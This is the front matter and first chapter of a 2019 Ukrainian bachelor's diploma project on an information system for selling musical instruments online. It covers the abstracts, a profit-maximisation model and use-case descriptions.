

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ СІКОРСЬКОГО»

ФАКУЛЬТЕТ ІНФОРМАТИКИ ТА ОБЧИСЛЮВАЛЬНОЇ ТЕХНІКИ

Кафедра автоматизованих систем обробки інформації і управління

УДК: 004.051

«До захисту допущено»

В.о. завідувача кафедри

(підпис) О.А.Павлов
(ініціали, прізвище)

“ ____ ” _____ 2019 р.

Дипломний проект
на здобуття ступеня бакалавра

з напрямку підготовки 6.050101 «Комп'ютерні науки»

на тему: « *Інформаційна підтримка процесу продажу музичних інструментів* »

Виконав: студент 4 курсу, групи ІС-351

Бровдій Анна Олександрівна
(прізвище, ім'я, по батькові) _____ (підпис)

Керівник *старший викладач Москаленко Н.В.*

(посада, науковий ступінь, вчене звання, прізвище та ініціали) _____ (підпис)

**Консультант з
графічної
документації**

доц., к.т.н., доц. Тєлишева Т.О.
(посада, науковий ступінь, вчене звання, прізвище та ініціали) _____ (підпис)

Рецензент *доц. каф. АУТС, к.т.н., доц. Новацький А.О.*

(посада, науковий ступінь, вчене звання, прізвище та ініціали) _____ (підпис)

Засвідчую, що у цьому дипломному проекті
немає запозичень з праць інших авторів без
відповідних посилань.

Студент Бровдій А.О. _____
(підпис)

Київ – 2019 р.

АНОТАЦІЯ

Структура та обсяг роботи. Пояснювальна записка дипломного проекту складається з шести розділів, містить 37 рисунків, 14 таблиць, 1 додатків, 14 джерел.

У дипломному проекті реалізована тема «Інформаційна підтримка процесу продажу музичних інструментів». При наявності Інтернет-магазину не потрібно наймати велику кількість персоналу, контролювати роботу кожного, нести додаткові витрати на оплату їхньої праці, також не потрібно брати приміщення в оренду, та сплачувати за його використання. Крім того, для Інтернет-магазину не існує просторових обмежень, і робити покупки через Інтернет не виходячи з домівки дуже зручно і комфортно.

Розділ «Загальні положення» описує діяльність системи, варіанти використання, огляд та аналіз існуючих аналогів та правильність поставленої задачі з визначенням цілей та метою.

У розділі «Інформаційного забезпечення» були визначені вхідні та вихідні дані, була показана схема бази даних.

Математична модель системи була описана у розділі «Математичного забезпечення».

Описання основних засобів розробки комплексу задач, вимоги до технічного забезпечення, обрання та обґрунтування архітектури програмного забезпечення було описано у розділі «Програмного забезпечення».

У «Технологічному розділі» описана інструкція користувача та проведене тестування комплексу задач.

ІНТЕРНЕТ-МАГАЗИН, ВЕБ-ЗАСТОСУВАННЯ, БАЗА ДАНИХ, АВТОМАТИЗОВАНА ІНФОРМАЦІЙНА СИСТЕМА.

					ДП ІСз-5105.1260-с.ПЗ				
		Прізвище	Підпис	Дата					
Розроб.	Бровдій А.О.				Інформаційна підтримка процесу продажу музичних інструментів	Літ.		Лист	Листів
Перевірив.	Москаленко Н.В.							2	66
						КПІ ім. Ігоря Сікорського кафедра АСОІУ гр. ІС-351			
Н. кон.	Тєлишева Т.О.								
Затв.	Павлов О.А.								

ABSTRACT

Structure and scope of work. The explanatory note of the diploma project consists of six sections, containing 34 figures, 9 tables, 1 application.

The diploma project implemented the theme "Information support of the process of selling musical instruments". If you have an online store, you do not need to hire a large number of staff, monitor the work of everyone, pay extra for their work, and do not need to rent a property, and pay for it. In addition, there is no spatial constraint for the online store, and making purchases on the Internet without leaving your home is very convenient and comfortable.

The section "General Provisions" describes the activities of the system, options for use, review and analysis of existing analogues and the correctness of the task with the definition of goals and objectives.

In the "Information Support" section, input and output data were defined, the database schema was shown.

The mathematical model of the system was described in the section "Mathematical support".

The description of the main tools for developing a set of tasks, requirements for technical support, selection and justification of the software architecture was described in the section "Software".

The technology section describes the user's manual and testing tasks for a set of tasks.

INTERNET-SHOP, WEB-APPLICATION, DATA BASIS, AUTOMATED INFORMATION SYSTEM.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		2

ЗМІСТ

ВСТУП.....	5
1 ЗАГАЛЬНІ ПОЛОЖЕННЯ	7
1.1 ОПИС ПРЕДМЕТНОГО СЕРЕДОВИЩА	7
1.1.1 Опис процесу діяльності.....	10
1.1.2 Опис функціональної моделі.....	18
1.2 ОГЛЯД НАЯВНИХ АНАЛОГІВ	21
1.3 ПОСТАНОВКА ЗАДАЧІ.....	23
1.3.1 Призначення розробки.....	23
1.3.2 Цілі та задачі розробки	24
Висновок до розділу	24
2 ІНФОРМАЦІЙНЕ ЗАБЕЗПЕЧЕННЯ	25
2.1 ВХІДНІ ТА ВИХІДНІ ДАНІ	25
2.2 ОПИС СТРУКТУРИ БАЗИ ДАНИХ	26
Висновок до розділу	40
3 МАТЕМАТИЧНЕ ЗАБЕЗПЕЧЕННЯ	41
3.1 ЗМІСТОВНА ПОСТАНОВКА ЗАДАЧІ	41
3.2 МАТЕМАТИЧНА ПОСТАНОВКА ЗАДАЧІ	44
3.3 ОБҐРУНТУВАННЯ МЕТОДУ РОЗВ'ЯЗАННЯ.....	50
3.4 ПОРІВНЯННЯ МЕТОДІВ МОДЕЛЮВАННЯ	52
Висновок до розділу	54
4 ПРОГРАМНЕ ТА ТЕХНІЧНЕ ЗАБЕЗПЕЧЕННЯ.....	55
4.1 ЗАСОБИ РОЗРОБКИ	55
4.2 ВИМОГИ ДО ТЕХНІЧНОГО ЗАБЕЗПЕЧЕННЯ	56
4.2.1 Загальні вимоги.....	56
4.3 АРХІТЕКТУРА ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ.....	56
4.3.1 Діаграма розгортання	56
4.3.2 Діаграма послідовності.....	57
4.3.3 Діаграма пакетів	58
4.3.4 Специфікація функцій	60
Висновок до розділу	61

5	ТЕХНОЛОГІЧНИЙ РОЗДІЛ	62
5.1	КЕРІВНИЦТВО КОРИСТУВАЧА	62
5.2	ВИПРОБУВАННЯ ПРОГРАМНОГО ПРОДУКТУ	65
5.2.1	Мета випробувань	65
5.2.2	Загальні положення	65
5.2.3	Результати випробувань	66
	Висновок до розділу	67
	ЗАГАЛЬНІ ВИСНОВКИ	68
	ПЕРЕЛІК ПОСИЛАНЬ	69
	ДОДАТОК А	71

СПИСОК ТЕРМІНІВ, СКОРОЧЕНЬ ТА ПОЗНАЧЕНЬ

АІС – автоматизована інформаційна система;

БД – база даних.

ПЗ – програмне забезпечення;

ПК – персональний комп'ютер;

Інтернет-магазин - програмний продукт, спеціально розроблений для зручності покупок і продажів з веб-сайту.

Usecase diagram – діаграма варіантів використання.

Зовнішні користувачі (actors) – це такі дії, які передають або отримують інформацію для системи, це можуть бути фізичні об'єкти різної природи від людей і механізмів до програмних систем, один фізичний об'єкт може описуватися декількома користувачами, якщо він взаємодіє з різними функціями.

Блоки використання (usecase) – це такі групи функцій системи, які об'єднуються в єдине ціле для зовнішнього користувача.

Електронна комерція бізнес-до-користувача (B2C), або торгівля між компаніями й споживачами – збирання інформації клієнтами; купівлю фізичних речей чи інформаційних/електронних товарів; і, для інформаційних товарів, одержання товару по електронній мережі.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		5

ВСТУП

Інтернет мережа дає шанс для розвитку бізнесу не тільки великим компаніям, але й маленьким фірмам і просто приватним підприємцям. Зараз можливо навіть замовити товар не те, що по Україні, але й у світі. З усіх кінців світу можливо зробити замовлення і його доставлять за певний термін, скажімо з Італії. Це вже не проблема, і це завдяки всесвітній мережі. Розробка Інтернет-магазину допоможе налагодити свій бізнес при наявності власної крамниці або тим хто тільки планує її відкриття. Інтернет-магазин дуже корисний, адже з його допомогою можна ознайомити покупця з характеристиками товару та інформацією магазину. Сучасні технології дозволяють не тільки описати товар і показати його зображення, але навіть продемонструвати у он-лайн магазині всі можливості і переваги, якими володіє товар, завдяки відеороликам.

При наявності Інтернет-магазину не потрібно наймати велику кількість персоналу, контролювати роботу кожного, нести додаткові витрати на оплату їхньої праці, також не потрібно брати приміщення в оренду та сплачувати за його використання. Асортимент товару буде рекламуватися та продаватися на сторінках Інтернет-магазину сім днів на тиждень, без вихідних, цілодобово. Крім того, для Інтернет-магазину не існує просторових обмежень і робити покупки через Інтернет не виходячи з домівки дуже зручно і комфортно. Зараз все більше шанувальників Інтернету переходить на такий вид покупок, як онлайн-покупка, і ця популярність зростає з кожним днем.

Інтернет-магазин можна створити за допомогою вже існуючих шаблонів, а можна і замовити. Останній спосіб є найбільш ефективним, адже розробка Інтернет-магазину під індивідуальні вимоги забезпечить безумовно вищу ефективність його діяльності.

Практичне значення одержаних результатів. Розроблена система онлайн продажів музичних інструментів.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		6

1 ЗАГАЛЬНІ ПОЛОЖЕННЯ

1.1 Опис предметного середовища

Інтернет-магазин можна визначити як програмний продукт, спеціально розроблений для зручності покупок і продажів з веб-сайту. Власне, Інтернет-магазин є сайтом, тільки з набором програм, спеціально орієнтованих на електронну комерцію. Інтернет-магазин має ряд переваг у порівнянні зі звичайним магазином:

- необов'язково мати в наявності товар (але в цьому випадку обов'язково мати мережу постачальників, що працюють за принципом «точно вчасно»);
- не потрібно приміщення для продажів;
- свобода пересувань продавця;
- Інтернет-магазин дозволяє розширити географію свого бізнесу аж до світових ринків;
- можна не наймати продавців, адміністраторів, менеджерів, касирів, товарознавців, охоронців і т.д.;
- Інтернет-магазин надає можливість особисто розподіляти свій робочий час.

Однак у цього виду бізнесу є істотні ризики:

- атаки хакерів;
- «баги» (помилки в програмному забезпеченні);
- купівля «кота в мішку»;
- клієнти легко приходять і йдуть.

Щоб максимально використовувати всі переваги Інтернет-магазину і практично звести до нуля зазначені ризики, потрібно знайти справді вартісні розробки програмного забезпечення та професійну компанію-розробника. Це дуже важливо, адже з розвитком Інтернету електронна комерція стає для під-

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		7

приємців «не розкішшю, а засобом» просування товарів на більш широкі ринки.

Питання стоїть не в створенні Інтернет-магазину як такого, а в тому, щоб створений онлайн-магазин був зручний і функціонально наповнений, давав прибуток і виправдовував вкладені в нього кошти. С іншого боку, на зручність і прибутковість Інтернет-магазину впливає швидкість провайдерів Інтернет-послуг. Швидкість, комфортність, безпека операцій залежить від того, наскільки швидкісним і безпечним провайдером користується споживач. Зрозуміло, що і в реальному, і у віртуальному просторі в довгостроковій перспективі мета фірми – максимізація прибутку. Побудуємо економіко-математичну модель максимізації прибутку Інтернет-магазину. Стандартна задача математичного програмування формулюється як завдання максимізації (або мінімізації) заданої функції на заданій множині допустимих альтернатив, які описуються системою рівностей або нерівностей. Безліч допустимих альтернатив являє собою сукупність різноманітних способів розподілу ресурсів.

Невирішені частини загальної проблеми.

Розробка моделі з застосуванням апарату нечіткої теорії множин в економіко-математичному моделюванні мало вивчена. Застосування таких моделей для Інтернет-магазинів досі не вивчалось.

Мета дослідження. Побудувати економіко-математичну модель максимізації прибутку для Інтернет-магазину з застосуванням апарату нечітких множин. Для цього слід визначити параметри, що впливають на прибуток у цьому середовищі.

Основні результати дослідження.

Прибуток від реалізації продукту у віртуальному бізнесі залежить від безлічі якісних і кількісних показників (ціна продукту, ринок послуг доступу до Інтернет, довгострокова тенденція зміни потенційного розміру ринку, сезонних коливань ділової активності, якості послуг Інтернет-провайдерів, ці-

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		8

нової привабливості провайдерів, впливу швидкості доступу ресурсів Інтернет, джерел припливу і відтоку клієнтів і т.д.), які мають нечіткі описи. Нечіткий опис може виявитися більш адекватним реальності, ніж в певному сенсі доволіно прийнятий чіткий опис. Всі ці показники обмежені і приймають значення з інтервалів, заданих експертом. Таким чином, враховуються обмеження нечітких показників. На певному етапі отримані нечіткі вихідні змінні дефазифікуються і вибираються максимально прийнятні чіткі значення, які забезпечують найкращі рішення для кожного конкретного випадку.

Очевидно, що якщо Інтернет-магазин не є олігополістом або монополістом, то він функціонує на основі цін, встановлених на ринку.

Розглянемо модель, яка має залежність товарообігу (або прибутку) від параметрів, на які ми можемо впливати, від керованих параметрів. Отже, завдання стоїть таким чином: треба знайти оптимальний набір факторів, що максимізує товарообіг або прибуток Інтернет-магазину на певному часовому відрізку.

Але для цього, нам треба зрозуміти, яку саме змінну ми будемо максимізувати і які незалежні змінні використовувати. Наприклад, ми можемо максимізувати: товарообіг, кількість замовлень, прибуток. Тому, сформулюємо критерії, яким повинні відповідати наші змінні. Вони повинні бути:

- легко вимірювані (щоб метод можна було широко використовувати);
- доступні сторонньому спостерігачеві (щоб зібрати існуючі дані у магазинів);
- адекватними обраним методикам і моделі (зокрема, повинна бути лінійна залежність між залежною і незалежними змінними).

Ми розбили всі керовані нами ("незалежні") змінні на 4 групи і вибрали з кожної групи змінну, яка, на наш погляд, найкращим чином задовольняє зазначеним вище умовам. У дужках вказані вибрані змінні:

- фактори відвідуваності (відвідувачів сайту за період);

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		9

- фактори зручності (індекс зручності, обчислюється за опитувальником з 120 пунктів);
- фактори бренду і лояльності (кількість запитів бренду в "Яндексі"[1] за період);
- цінові фактори (ціновий індекс, обчислюється регулярно за період за допомогою "Яндекс.Директа"[2] і цін в конкуруючих магазинах).

В якості залежної, цільової змінної взято кількість замовлень за період, тому що з одного боку, цей показник відносно легко отримати у Інтернет-магазинів, з іншого – з нього просто (множенням на середній чек) виходить товарообіг у грошовому вираженні.

1.1.1 Опис процесу діяльності

Мета розробки варіантів використання полягає в тому, щоб визначити закінчений аспект або фрагмент поведінки деякої сутності без розкриття внутрішньої структури цієї сутності.

Варіанти використання призначені в першу чергу для визначення функціональних вимог до системи і управляють усім процесом розробки. Всі основні види діяльності: аналіз, проектування, тестування виконуються на основі варіантів використання. Під час аналізу і проектування варіанти використання дозволяють зрозуміти як результати, які хоче отримати користувач, впливають на архітектуру системи і як повинні себе вести компоненти системи, для того щоб реалізувати потрібну для користувача функціональність.

Розроблення діаграми варіантів використання.

Діаграма варіантів використання (use case diagram) призначена для відображення зовнішнього функціонування систем, що проектується та її взаємодії із зовнішнім світом користувачів. Головна задача діаграм використання – специфікація вимог до системи на початкових етапах

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		10

проектування, коли вирішуються найбільш загальні задачі, пов'язані з призначенням системи, що розробляється.

Діаграма складається з наступних елементів:

– зовнішні користувачі (actors) – це такі дії, які передають або отримують інформацію для системи, це можуть бути фізичні об'єкти різної природи від людей і механізмів до програмних систем, один фізичний об'єкт може описуватися декількома користувачами, якщо він взаємодіє з різними функціями;

– блоки використання (use case) – це такі групи функцій системи, які об'єднуються в єдине ціле для зовнішнього користувача;

– зв'язки між блоками використання і зв'язки між блоками використання та зовнішніми користувачами.

У нашій системі будуть працювати наступні користувачі:

- користувач;
- адміністратор.

Основними задачами співробітника є:

- вхід в систему;
- робота з контентом сайту, тобто додавання товарів і новин.
- перегляд та пошук новин.

Основними задачами адміністратора сайту є:

- вхід в систему;
- робота з контентом сайту;
- додавання інформації про товар;
- робота зі списком користувачів;
- додавання користувача;
- видалення користувача;
- зміна прав доступу користувача;
- звіт про відвідуваність;
- робота з замовленнями;

- редагування замовлення;
- додавання замовлення;
- видалення замовлення;
- зміна статусу замовлення;
- інформація про замовлення.

Розкадровка варіантів використання.

Розкадровка – це логічний і концептуальний опис функціональних можливостей системи для певного сценарію, включаючи необхідну взаємодію між системою та її користувачами.

Розкадровка варіанту використання «Вхід в систему» представлена на рис. 1.1, на якій містяться поля вводу ім'я користувача та паролю.

Рисунок 1.1 – Розкадровка варіанту використання «Вхід в систему»

Розкадровка варіанту використання «Робота зі списком користувачів» представлена на рис. 1.2.

Рисунок 1.2 – Розкадровка варіанту використання «Додавання/редагування даних користувача»

Задача модулю містить у собі рішення задач автоматизації та прискорення робочого процесу. За допомогою діаграм діяльності варіантів використання можна детально ознайомитись з процесом роботи та діями що проходять всередині цих процесів.

Діаграма діяльності варіанту використання «Автоматизація», містить в собі перелік подій, та необхідних дій для автоматизації в систему під своїм обліковим записом з використанням існуючих даних для введення їх у поля логіну та паролю (рис. 1.3).

Діаграма діяльності варіанту використання «Додавання користувача», містить в собі перелік дій необхідних для вдалого виконання процесу додавання запису про користувача до бази даних (рис. 1.4). При заповненні усіх необхідних полів для додавання запису, потрібно натиснути кнопку «Зберегти», після чого дані будуть внесені до бази даних.




Рисунок 1.3 – схема структурна діяльності варіантів використання




Рисунок 1.4 – Схема структурна діяльності варіанту використання
«Додавання користувача»

Діаграма діяльності варіанту використання «Редагування даних про користувача» (рис. 1.5), містить перелік дій, необхідних для вдалого редагування вибраного запису у довіднику користувачів. При зміні усіх необхідних полів, треба натиснути кнопку «Зберегти», після чого зміни будуть внесені до бази даних.




Рисунок 1.5 – Схема структурна діяльності варіанту використання
«Редагування даних про користувача»

Діаграма діяльності варіанту використання «Видалення запису про користувача» (рис. 1.6) містить послідовність дій необхідних для видалення запису з бази даних. При спробі видалити запис, система запитає, чи справді Ви хочете видалити запис. При натисненні на кнопку «Так» запис буде видалений, інакше система перейде у режим очікування.

З цих діаграм видно, що модуль містить у собі рішення задач автоматизації та прискорює робочий процес. За допомогою діаграм діяльності варіантів використання було проведено детальне ознайомлення з процесом роботи та діями що проходять всередині цих процесів.




Рисунок 1.6 – Схема структурна діяльності варіанту використання
«Видалення запису про користувача»

Діаграма класів

Мета моделювання документів – описати атрибути документів, їх типи, значення, правила формування для проектування інтерфейсу системи, проектування бази даних системи; формування альбому вихідних форм системи.

Діаграма класів зображена на рис. 1.7.

